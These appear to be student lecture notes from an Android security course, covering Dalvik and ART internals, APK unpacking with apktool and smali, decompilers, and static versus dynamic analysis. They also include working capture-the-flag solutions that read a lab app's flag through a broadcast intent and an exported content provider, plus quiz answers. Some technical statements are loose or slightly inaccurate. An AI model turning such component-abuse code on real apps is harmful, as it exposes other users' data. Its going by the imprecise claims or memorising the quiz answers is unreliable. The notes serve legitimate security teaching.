  - `add-int v1, v3, v0`
  - `mul-int/lit8 v0, v2, 0x2`
- Method invocation
  - `invoke-virtual {v4, v3}, Lcom/mobisec/Peppas;->pig(I)I`
  - `invoke-static ...`
  - `invoke-{direct, super, interface} ...`

- Getting return value
  - o `invoke-virtual {v4, v3}, Lcom/mobisec/Peppa;->pig(I)I`
  - o `move-result v5`
- Set/get values from fields
  - o `iget, iget-object, ...`
  - o `iput, iput-object, ...`
  - o `sget, sput ... (for static fields)`
- Instantiate new object
  - o `new-instance v2, Lcom/mobisec/Peppa;`
- Conditionals / control flow redirection
  - o `if-ne v0, v1, :label_a`  
`... :label_a`
  - o `goto :label_b`

Which component is actually executing Dalvik?


- In the past, up to Android 4.4, the component responsible for executing Dalvik bytecode was the DVM, which used the shared library `libdvm.so`
- DVM used a JIT compilation involves compiling code from Dalvik bytecode into machine code just before it's about to be execute (when about to execute a method, compile it and run)
- Compile process: "Dalvik bytecode → machine code"
  - o Rephrasing: "compilation on demand"
  - o This means DVM didn't compile the entire application ahead of time
- As part of the JIT compilation process, the compiled machine code was stored in a cache.
  - o This cache contained the compiled code for methods that had already been executed

The old DVM was replaced by the ART (Android Run-Time). Other features:

- This was optional in Android 4.4, mandatory in Android 5
- It compiles the bytecode during the installation process itself
- Ahead-Of-Time (AOT) compilation
  - o Compilation happens at app installation time

We can list some pros and cons by ART against DVM:

- Pros:
  - o The app boot and execution are *much* faster
    - Because everything is already compiled
- Cons:
  - o ART takes more space on RAM & disk
  - o Installation time takes *much* longer
  - o Bad repercussion on system upgrades, should take circa 15 minutes
  - o App optimization of older Android versions are infact caused by ART
    - like the right figure, present in older Android versions (I do remember it)



An updated version of ART was introduced in Android 7 (Nougat) based on:

- Profiled-guided JIT/AOT
  - o This is a technique that uses profiling data to improve the performance of compiled code which can be used both for JIT/AOT
  - o This basically improves performance, reduces app size and fastens app startup
- ART profiles and app and precompiles the "hot" methods, which are the ones most likely to be executed during app runtime
- Other parts of the app that are deemed less critical or less frequently used are left uncompiled
- One of the intelligent aspects of this approach is that it doesn't just precompile the most frequently used methods; it also considers methods that are "near to be used". The `startActivity` method is one that usually is already compiled because it's very frequently used.
- To avoid impacting the device's performance during regular usage, precompilation is scheduled to occur when the device is idle and charging
- One of the most significant advantages of this approach is the rapid path to app installation or upgrade. By precompiling the most critical parts of the app in an intelligent manner, users experience faster app loading times and responsiveness right from the start

Here you can find a comparison table – basically, the latest introduced gives a tradeoff between the other two, which have their own pros and cons (some more precise slides on “Dalvik and ART” [here](#)):

	DVM JIT	ART AOT	ART JIT/AOT
App boot time	slowest	fastest	trade-off
App speed	slowest	fastest	trade-off
App install time	fastest	slowest	trade-off
System upgrade time	fastest	slowest	trade-off
RAM/disk usage	lowest	highest	trade-off

ODEX (Optimized DEX) files are created thanks to `dexopt (.dex → dexopt → .odex)`

- It is optimized DEX, so it improves the boot time and overall runtime performance of apps
  - o They basically precompile parts of the app's bytecode into optimized machine code
- Most system apps that start at boot are ODEXed
- Note: ODEX is an additional file, next to an APK

They also have cons:

- ODEX files consume additional storage space on the device, as they are essentially duplicates of the original Dalvik bytecode
- They are device-dependent because they contain native machine code (still bytecode)

The analogous of ODEX for ART is tricky - the ART uses two formats:

- ART format (`.art` files)
  - o It contains pre-initialized classes and objects
    - It's used to store pre-initialized versions of the classes and objects used by the app.
- OAT files (*Of Ahead Time*)
  - o These are created during the AOT compilation process in ART
    - OAT files are cached on the device to speed up app loading times
  - o They are used to store compiled bytecode that has been converted into machine code, wrapped in an ELF file
  - o Usually, they contain one or more DEX files (the actual Dalvik bytecode)
  - o They are obtained via `dex2oat` tool (usually run at install time)

The confusing part is this: `.odex` files no longer represent "Optimized DEX" as they did in the DVM

- You still have `.odex` files but in ART, they are essentially OAT-formatted files
- On the other hand, `.oat` files are also used in ART and contain compiled bytecode wrapped in an ELF using the tool explained before

Basically, they serve the same purpose in optimizing app execution. Let's answer another question: when are these two formats used?

- ART format:
  - o It's represented only by the `boot.art` file, which contains pre-initialized memory for most of the Android framework.
    - It plays a significant role in improving the boot time, because it minimizes the need to perform expensive initialization operations at runtime, resulting in faster boot
- OAT format:
  - o The format is used to store pre-compiled, machine code versions of Android framework
  - o The primary file of interest is typically `boot.oat`
    - It has the pre-compiled versions of the most important Android framework libraries
  - o All the "traditional" ODEX files are OAT files
  - o To inspect OAT files, Android provides a tool called `oatdump`

When a new app is starting, all apps processes are created by forking `Zygote` (ideas on this [here](#) and [here](#)).

- This process serves as a template for creating new app processes
- It's conceptually similar to the `init` process in the Android system, responsible for initializing and managing various system-level processes
- One key optimization trick is that the `boot.oat` file, which contains pre-compiled Android framework libraries, is already mapped in memory
  - o This means that there's no need to reload the entire Android framework when starting a new app
- If you kill the Zygote process, nothing will be executed anymore


Now, action time: as said before, the .apk files are essentially .zip files. Specifically, they contain:

- AndroidManifest.xml (compressed)
- classes.dex (raw Dalvik bytecode)
- resources.arsc (compressed)
- res/\* .xml (compressed)
- Also: native libraries, configuration files, signing information, licensing information


We can simply unzip the whole thing via: \$ unzip app.apk. With the command you will find:

- AndroidManifest.xml (compressed)
- classes.dex
- resources.arsc (compressed)

Finding an .apk is easy; it's only a matter or where to take them/your site of choice. In the lecture, it's shown an example of the Discord .apk file, which has this content when unzipped:




The code itself it's inside the .dex files, but we might come across a shared lib folder, which contains the files and shared libraries in order to make the app work on said device:



For Java/Kotlin, everything is independent from the underlying architecture.

Another important directory is the META-INF one, which contains all the signature information within the app itself. Here you will find some RSA files with hold the signature files (.SF):



There is also a `MANIFEST.MF` file, which has a hash associated with files to ensure integrity of each original file. Below, there is a simple screen of part of its content:

```

212
213 Name: assets/dexopt/baseline.profm
214 SHA-256-Digest: utSzYcChX+gbLDkqpyk7+tzH/it9NNeHmTChmUOKk=
215
216 Name: assets/emoji-1f004.png
217 SHA-256-Digest: xksUbdRvDfHFp6w2mpnVDHf10TxxE+bq2Tq1t5i48=
218
219 Name: assets/emoji-1f0cf.png
220 SHA-256-Digest: nE7UuAsK68tJGTWnkQqG/vRFbzhuIw3Ew3QP/P+FaBA=
221
222 Name: assets/emoji-1f170-fe0f.png
223 SHA-256-Digest: EQqljRzVif+A+I3/H5BKHat7gig3jRFK0mZveo6pxTo=
224
225 Name: assets/emoji-1f170.png
226 SHA-256-Digest: EQqljRzVif+A+I3/H5BKHat7gig3jRFK0mZveo6pxTo=
227
228 Name: assets/emoji-1f171-fe0f.png
229 SHA-256-Digest: eNOVwjVUNWznt8i/ya1RNFLvLve6mcIvUSwnOdKT8II=
230
231 Name: assets/emoji-1f171.png
232 SHA-256-Digest: eNOVwjVUNWznt8i/ya1RNFLvLve6mcIvUSwnOdKT8II=
233
234 Name: assets/emoji-1f17e-fe0f.png
235 SHA-256-Digest: kCGHdVoB2XdhSrU2CewII7cGutEJ7pLazJD8WyzgnWw=
236
237 Name: assets/emoji-1f17e.png
238 SHA-256-Digest: kCGHdVoB2XdhSrU2CewII7cGutEJ7pLazJD8WyzgnWw=
239
240 Name: assets/emoji-1f17f-fe0f.png

```

Introducing the process of disassembling: we take a look at the source code of the application itself. More technically:

- it's the process of moving from *decompressed bytecode* to a more *human-readable bytecode*
- a conversion back to the original programming language is not possible; instead, machine code can be converted to assembly (so, it is machine-independent)
- the process is always successful (1-to-1 mapping from uncompressed/compressed data)

Decompiling is different:

- we move *from a compressed bytecode to the original Java source code*
- easier to analyze the logic and enables devs to modify/extend app functionalities/logic
- the process is much harder and eventually we end up with some errors and issues
  - o caused for example from code obfuscation/too much complex inner logic

There are several tools that allow you to disassemble an application. In our case we analyze *apktool*, which allows us to get to the uncompressed Dalvik bytecode.

```

eLosiouk@eLosiouk:~/Desktop/Lecture$ apktool d discord.apk -o discord-apktool
I: Using Apktool 2.6.1 on discord.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/eLosiouk/.local/share/apktool/framework
rk/1.apk
I: Regular manifest package...
I: Decoding file-resources...

```

Here you will see a term called *baksmaling*, which is specifically designed to disassemble Dalvik bytecode (DEX files) into a more human-readable format, such as Smali code. Good idea of baksmali [here](#).

Let's clarify both these unfamiliar terms:

- "Smali" is a human-readable representation of Dalvik bytecode, like assembly language. It is used to understand the structure and logic of Android apps at a low level.
- "Baksmali" is the reverse process of converting Dalvik bytecode (in DEX files) back into Smali code. Essentially, baksmali is a disassembler for Dalvik bytecode.

```

I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Baksmaling classes4.dex...
I: Baksmaling classes5.dex...
I: Baksmaling classes6.dex...
I: Baksmaling classes7.dex...
I: Baksmaling classes8.dex...
I: Copying assets and libs...

```


Documentation for both commands is [here](#) and [here](#); briefly, we can explain the following ones:

- \$ baksmali disassemble app.apk -o app
  - o Disassemble DEX files
  - o Output: a .smali file for each class
  - o Dalvik bytecode in "smali" format
- \$ smali assemble app -o classes.dex
  - o Assembler for DEX files

*apktool* basically embeds both formats (baksmali/smali), it packs/unpacks APKs, including resources and manifest files. Some common usages might be the following ones:

- \$ apktool d app.apk -o output
- \$ apktool b output -o patched.apk
  - o Used for repackaging attacks


If we look inside the `smali` folder of an app which went under the treatment of `apktool` command, we can get something like this (human-readable and pretty much understandable):



```

1 class public interface abstract La/a;
2 .super Ljava/lang/Object;
3 .source "SourceFile"
4
5 # interfaces
6 .implements Landroid/os/IInterface;
7
8
9 # annotations
10 .annotation system Ldalvik/annotation/MemberClasses;
11     value = {
12         La/a$a;
13     }
14 .end annotation
15
16
17 # virtual methods
18 .method public abstract X(Ljava/lang/String;Ljava/lang/String;Landroid/app/Notification;)V
19 .end method
  
```

The classes themselves have not so human-readable names, at least looking at their folders, but luckily their content is.



To edit/modify code of an application, a good process is disassembling the application, modifying the `.smali` files and then reassembling/recompiling everything from scratch. This process is always successful.

Instead, if you want to understand the code of an application, the decompiling process is much more useful, because you can see the original Java code that has been reconstructed.

Again, disassembly vs decompilation is as follows:

- Disassembly
  - o `classes.dex` binary file → Dalvik bytecode "smali" representation
  - o machine code bytes → assembly representation (`mov eax, edx`)
- Decompilation
  - o Go from assembly/bytecode to source code-level representation
  - o Dalvik bytecode → Java source code

Some tools to decompile:

- All-in-one tools
  - o JEB (commercial product, free version available [here](#))
  - o *BytecodeViewer* ([here](#))
  - o jadx (the one used in the course)
- Using a Java decompiler (Java bytecode → Java)
  - o Dalvik bytecode → Java bytecode (dex2jar – [here](#))
  - o Java bytecode → Java source code (jd-GUI – [here](#))

In the decompilation phase:

- Decompiling Dalvik bytecode is usually simple
- Packing techniques and obfuscation tricks try to make decompilers' lives difficult
- When they don't work, you gotta read the bytecode

## 8.1 CHALLENGE 5 – JUSTLISTEN

---

Challenge description:

*The flag is announced on the system with a broadcast intent with action `victim.app.FLAG_ANNOUNCEMENT`*

### Solution

This challenge is quite easier; we simply have to declare a receiver like this inside manifest file:

```
<receiver android:name=".MyBroadcastReceiver" android:exported="false">
  <intent-filter>
    <action android:name="victim.app.FLAG_ANNOUNCEMENT" />
  </intent-filter>
</receiver>
```

We then create a class, say `MyBroadcastReceiver` extending `BroadcastReceiver`, which calls the intent action specified in the challenge text.

As always our biggest enemy won't be the challenge, but APIs and compatibility; I managed to make it work simply retrieving the intent extras and getting the flag as follows:

```
package com.example.justlisten
import android.content.BroadcastReceiver
import android.content.Context
import android.content.Intent
import android.util.Log

class MyBroadcastReceiver : BroadcastReceiver() {
    private val TAG = "MOBIOTSEC"

    override fun onReceive(context: Context?, intent: Intent?) {
        //Simply check whether the intent gets called via the correct broadcast call
        val intent_action = intent!!.action
        if (intent_action == "victim.app.FLAG_ANNOUNCEMENT") {
```

Written by Gabriel R.



```

    // Get data from extras and possibly flag
    val bundle = intent!!.extras
    val flag = bundle!!.getString("flag")
    Log.i(TAG, flag!!)
}

}
}

```

The main activity simply calls the class and receives intent:

```

package com.example.justlisten
import android.content.BroadcastReceiver
import android.content.IntentFilter
import android.os.Bundle
import androidx.activity.ComponentActivity

class MainActivity : ComponentActivity() {

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        //Simply call the register receiver class
        val br: BroadcastReceiver = MyBroadcastReceiver()
        this.registerReceiver(br, IntentFilter("victim.app.FLAG_ANNOUNCEMENT"))
    }

}

```

So the prompt will be like this:

```

----- beginning of main
10-31 21:56:44.804 25060 25060 E MOBIOTSEC: victimapp:: onCreate
10-31 21:56:44.804 25060 25060 E MOBIOTSEC: victimapp:: setting the flag
10-31 21:56:44.805 25060 25060 E MOBIOTSEC: victimapp:: broadcasting the
flag
10-31 21:56:44.805 25019 25019 I MOBIOTSEC: FLAG{carpe_diem}

```

## 8.2 CHALLENGE 6 – JOKEPROVIDER

---

Challenge description:

*This task will let you play with Content Providers.*

*The target app exposes a Content Provider. Find all jokes authored by "elosiouk" and concatenate them. That's the flag.*

Some partial info on the target app:

```
=====
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.example.victimapp">
  <application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/Theme.VictimApp">
    ....
    <provider
      android:name=".MyProvider"
      android:authorities="com.example.victimapp.MyProvider"
      android:enabled="true"
      android:exported="true">
    </provider>
  </application>
</manifest>
```

```
=====
String CREATE_TABLE =
    " CREATE TABLE joke" +
    " (id INTEGER PRIMARY KEY AUTOINCREMENT, " +
    " author TEXT NOT NULL, " +
    " joke TEXT NOT NULL);";
```

```
=====
static final String PROVIDER_NAME = "com.example.victimapp.MyProvider";
static final String TABLE_NAME = "joke";
static final String URL = "content://" + PROVIDER_NAME + "/" + TABLE_NAME;
static final int uriCode = 1;

static final UriMatcher uriMatcher;
static{
    uriMatcher = new UriMatcher(UriMatcher.NO_MATCH);
    uriMatcher.addURI(PROVIDER_NAME, TABLE_NAME, uriCode);
}
```

Written by Gabriel R.

Useful documentation for solving this challenge:

-) Content providers: <https://developer.android.com/guide/topics/providers/content-provider-basics>

-) Package visibility: <https://developer.android.com/training/package-visibility/declaring#provider-authority>

### Solution

The challenge text basically tells anything we need to know: call a content provider which will give a list of jokes, inside of those there will be the flag.

Starting from the slides, the logic of retrieving via a cursor data from the ContentResolver revolves around giving the right URI to parse, composed of a list of jokes only if author matches.

Actually, the “joke” part is made by retrieving the right columns inside table, as follows.

```
package com.example.jokeprovider

import android.net.Uri
import android.os.Bundle
import android.util.Log
import androidx.activity.ComponentActivity
import java.lang.StringBuilder

class MainActivity : ComponentActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        val contentResolver = contentResolver
        // This is authorized inside the victim app, which is the right package to query
        val contenturi = Uri.parse("content://com.example.victimapp.MyProvider/joke")

        // Define the tables and data (columns/rows) you want to retrieve (author and joke)
        val projection = arrayOf("author", "joke")

        // Based on first code example here:
        // https://developer.android.com/guide/topics/providers/content-provider-basics?hl=it#kotlin
        val cursor = contentResolver.query(contenturi, projection, null, null, null)
```

Having this projection over data, we retrieve data from cursor only if it exists and we leverage the projection on said “author” and “joke” columns, the converting into string the retrieved data. To do this, we might want to regex the data received, this way we will be able to get data no matter the flag format:

```
package com.example.jokeprovider

import android.net.Uri
import android.os.Bundle
import android.util.Log
import androidx.activity.ComponentActivity
import java.lang.StringBuilder

class MainActivity : ComponentActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        // This is authorized inside the victim app, which is the right package to query
```

Written by Gabriel R.

```

val contenturi = Uri.parse("content://com.example.victimapp.MyProvider/joke")

// Define the tables and data (columns/rows) you want to retrieve (author and joke)
val projection = arrayOf("author", "joke")

// Specify the selection condition and arguments
val selection = "author = ?"
val selectionArgs = arrayOf("elosiouk")

// Based on first code example here:
// https://developer.android.com/guide/topics/providers/content-provider-basics?hl=it#kotlin
val cursor = contentResolver.query(contenturi, projection, selection, selectionArgs, null)
Log.i("MOBIOTSEC", "Cursor count: ${cursor?.count}")

// Check the cursor count before iterating over it
if (cursor != null && cursor.count > 0) {
    try {
        // Use a standard stringBuilder to do the thing
        val flag = StringBuilder()
        val authorColumnIndex = cursor.getColumnIndex("author")
        val jokeColumnIndex = cursor.getColumnIndex("joke")
        Log.i("MOBIOTSEC", "Retrieved cursor column index: '$authorColumnIndex', '$jokeColumnIndex'")

        while (cursor.moveToNext()) {
            // Get all columns data
            val author = cursor.getString(authorColumnIndex)
            val joke = cursor.getString(jokeColumnIndex)
            Log.i("MOBIOTSEC", "Author: '$author', Joke: '$joke'")

            if (author.equals("elosiouk")) {
                flag.append(joke)
                Log.i("MOBIOTSEC", "Flag composing with jokes: '$flag'")
            }
        }
        // Close the cursor when you are finished with it
        cursor.close()

        // Extract the flag from the jokes
        val extractedFlag = extractFlagFromJokes(flag.toString())
        Log.i("MOBIOTSEC", "Flag extracted: '$extractedFlag'")
    } catch (e: Exception) {
        Log.e("MOBIOTSEC", "Error retrieving data from cursor: ${e.message}")
    }
} else {
    Log.e("MOBIOTSEC", "Error retrieving cursor data")
}

private fun extractFlagFromJokes(jokes: String): String {
    val regex = Regex("FLAG\\{(.+?)\\}")
    val matchResult = regex.find(jokes)
    return matchResult?.groupValues?.get(1) ?: "Flag not found"
}

```

```
}
}
```

You can see playing around a bit with terminal how you're supposed to interact with the ContentResolver, like you can see here:

```
> adb shell content query --uri
content://com.example.victimapp.MyProvider/joke --projection
'author,joke'

Row: 0 author=0NoHtE, joke=mgSehB
Row: 1 author=2PUsKU, joke=1Mrj51
Row: 2 author=0NoHtE, joke=mgSehB
Row: 3 author=2PUsKU, joke=1Mrj51
...
Row: 60 author=elosiouk, joke=FLAG{Homo
Row: 61 author=elosiouk, joke=_faber_
Row: 62 author=elosiouk, joke=fortunae_
Row: 63 author=elosiouk, joke=suae}
```

Executing the code above, here is the flag retrieved:

```
----- beginning of main
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Cursor count: 4
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Retrieved cursor column
index: '0', '1'
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Author: 'elosiouk', Joke:
'FLAG{Homo'
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Flag composing with jokes:
'FLAG{Homo'
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Author: 'elosiouk', Joke:
'_faber_'
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Flag composing with jokes:
'FLAG{Homo_faber_'
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Author: 'elosiouk', Joke:
'fortunae_'
11-04 22:01:50.542 4270 4270 I MOBIOTSEC: Flag composing with jokes:
'FLAG{Homo_faber_fortunae_'
11-04 22:01:50.543 4270 4270 I MOBIOTSEC: Author: 'elosiouk', Joke:
'suae}'
11-04 22:01:50.543 4270 4270 I MOBIOTSEC: Flag composing with jokes:
'FLAG{Homo_faber_fortunae_suae}'
```

Keep in mind that broadcast receiver is the only component which can get dynamically registered. If it's already registered inside the Manifest, this is statically registered.

### 8.3 QUESTIONNAIRE 5 – LECTURE 6

---

- 1) From which Android version was ART originally introduced?
- 8.0
  - 6.0
  - 4.4

It was introduced in 4.4, so it became the standard soon after

- 2) Why did Google introduce DVM in Android?
- Due to performance issues, because Android is a mobile OS, and it has more hardware restrictions than a desktop OS
  - For security reasons, because the DVM can guarantee the isolation among apps
  - For performance reasons because the execution of an app is faster when performed inside a DVM

The third one is not formally wrong, but the first one it's more correct, we must say.

- 3) A dex file contains:
- the Dalvik bytecode obtained after the compilation of Java, Kotlin and C/C++ source code
  - the Dalvik bytecode obtained after the compilation of Java and Kotlin source code
  - the Dalvik bytecode obtained after the compilation of C/C++ source code

For C/C++ everything is compiled inside shared objects, while Java/Dalvik is bytecode for the machine.

- 4) Resources are:
- zipped in the APK file in a compressed format
  - compiled into the APK file
  - zipped in the APK file in an uncompressed format

The resources are not compiled, inside the compressed resources there are Manifest/Classes/Resources files compressed.

- 5) What is the main difference between DVM and ART?
- The compilation procedure of Dalvik bytecode into machine code
  - The compilation procedure of Java source code into Dalvik bytecode
  - The compilation procedure of Java source code into binary code
- 6) What is the main criterion used by the current Android versions to compile an app code AOT?
- methods that are classified as "hot" ones are compiled AOT
  - by default, all methods of the Android framework are compiled AOT
  - by default, all methods of the developers' custom code are compiled AOT

The mirrored classes are created inside the Android compiler and creates something that can be used for the AOT mechanism.

- 7) Zygoter is...
- the name of the process in which a system service is executed
  - the name of the process in which an app is executed
  - the parent process of all the apps as the processes they execute in are forked from Zygoter
- 8) What's the difference between the files boot.art and boot.oat?
- boot.art contains pre-initialized classes and objects from the Android framework, while boot.oat contains pre-compiled classes from the Android framework
  - boot.art contains pre-initialized classes and objects from the developers' custom code, while boot.oat contains pre-compiled classes from developers' custom code
  - boot.oat contains pre-initialized classes and objects from the developers' custom code, while boot.art contains pre-compiled classes from developers' custom code

The part of the framework is inside the ART files, which happens just copy-pasting inside Android files, while developers' code in the answer does not matter.

- 9) Disassembling means...
- Obtaining the uncompressed Dalvik bytecode from the compressed one
  - Obtaining the C/C++ source code from a shared object file
  - Obtaining the Java source code from the Dalvik bytecode

The disassembling procedure revolves around conversion also for C/C++ files, but here we take the bytecode and make it in a format which is human-readable. Here there is a mapping between unconverted/converted code.

- 10) Decompiling means...
- Obtaining the Dalvik bytecode from the machine code
  - Obtaining the Java source code from the Dalvik bytecode
  - Obtaining the assembly code from a shared object file

## 9 STATIC AND DYNAMIC ANALYSIS (LECTURE 7)

In reverse engineering, there is no real guidance other than experience and learning by doing. According to the specific scenario we want to analyze, we will explore different techniques and approaches. Usually, these questions can guide us towards our goals:

- What does the app do?
  - When we are provided the `.apk` file and try to play with it to get the functionalities of the app itself via installing
- How to attack the app?
  - Start inspecting the entry points of the application (e.g. Manifest file) and see what the reachable points can be
- How does the app interact with network endpoints?
  - Nowadays every app relies on network communication, and we want to understand the target IPs and URLs of apps
- How does it store confidential information?
  - Understand which kind of data format and what data is sent/accessible to other apps
- Is there a specific functionality which can be abused?
  - Something specific to the app itself and what can be exploited

Here are some generic suggestions:

- Top-down mentality
  - Start with high-level understanding of the app's organization/functionality, then drill down on the tech details depending on your needs
  - Start with the various entry points, the different functionalities, explore the app as a "user"
  - Understand algorithms and server logic
  - Perform attack surface analysis
- Keep a flexible mindset


Here we discuss the set of methodologies for analyzing applications.

- Static analysis: inspect the app *without running it* (it makes assumptions over the logic of code)
- Dynamic analysis: *run* the app *and check what it does* (it executes code and tries to prove them)

They are complementary to each other: taken independently are limited to the context. It's important to understand *which* one to use and *when*.

The approach would be *starting first from the static analysis* (having a general overview of the application inspecting source code) and *then the dynamic analysis* (confirming if performing actions, the correct app features were triggered).

It is recommended to use them both (you can use one where it is too simple/there is no need for both; for this course, we can use static analysis).



Key: learn when to switch between static and dynamic analysis



The key concept is learning when to switch between static and dynamic analysis.

Let's give an *overview on static analysis*:

- Key point: you do not run the app
- You inspect it "statically"
  - Inspecting the smali code and see the logic
  - Using decompilation to see the source code
- Take the app, unpack it, check what's inside
  - Manifest analysis, disassemble/decompile .dex, check .so files, etc.

Let's also give an *overview on dynamic analysis*:

- Key point: you actually run the app
  - If there are obfuscated values (random ones to hide the application logic), the static analysis does not work
  - Via dynamic analysis, we can replace obfuscated values with real ones
- You want to know what's going on "at run-time"
  - Actual values at run-time (useful when strings are obfuscated)
  - Trace of API invocation
  - Trace of syscalls

For this one, two main techniques are employed:

- Debugging
  - You run the app and you "attach" a debugger (*requires source code*)
  - You can ask debuggers a number of things
    - Stop the execution when you reach point XYZ (breakpoints)
    - Get the content of a specific field/memory location
    - Single-step through instructions
  - Helpful to understand the state/context at a given point
  - Not every possible Android application can be debugged
  - This is a way to control the execution of an app, but this does not inject malicious code
- Instrumentation
  - Run the app in an "instrumented" environment to modify runtime execution
  - Embed additional code into the program to gather data from it
  - The edits are non-permanent; when you stop the app, everything is lost
    - Every APIs invocation is traced
    - Every network-related API invocation is traced + all their arguments
    - Log all strings
    - Dump additional information when specific conditions are met
    - Note: too much info is not always good
      - This holds because of complexity, overhead and processing time
  - Many technical ways
    - Modify the Android emulator, ART environment, the app itself
    - Manual instrumentation vs. instrumentation frameworks
    - But still, somehow it is still an open problem

The “manual” app modifications include the following:

- Bytecode injection
  - Unpack the app, add extra functionality, pack the app
- Example:
  - What's the value at run-time of variable *X*?
  - Add proper `Log` invocations
- Usual trick
  1. write your functionality in Java
  2. get the smali
  3. inject the smali

This approach will always be successful from mapping from bytecode to real code.

- There are several frameworks; the most famous one is *Frida* (see the next chapter [here](#) for more reference)
  - It's based on code injection, and it injects a JavaScript engine into a running process
  - By default it requires *root*
    - This because it needs to *ptrace* the target for code injection
  - You can inject the "*frida-server*" directly into the target app (using as reference [this](#))
  - In both cases, it can be detected by the app instrumented

Over static analysis, we can determine a few pros/cons:

- Pros
  - Initial general understanding
  - What does the app do from an high-level perspective / "semantics"?
  - Determine which points are interesting
  - Answer questions such as: how can I reach a specific point?
  - Find security vulnerabilities
- Cons
  - Some values may be difficult to determine at static-analysis time
    - String obfuscation, complex algorithms, etc.
  - Some of them may not even be available
    - Strings coming from the network, dynamic code loading, etc.

Over dynamic analysis, we can determine a few pros/cons:

- Pros
  - Dump actual values at run-time
  - Dump network traffic (both sent and received), no reconstruction needed
  - Stop analysis at any-point and do context/memory inspection
  - "Is this API ever invoked?", "With which arguments?"
  - Verify that a security vulnerability is actually exploitable
- Cons
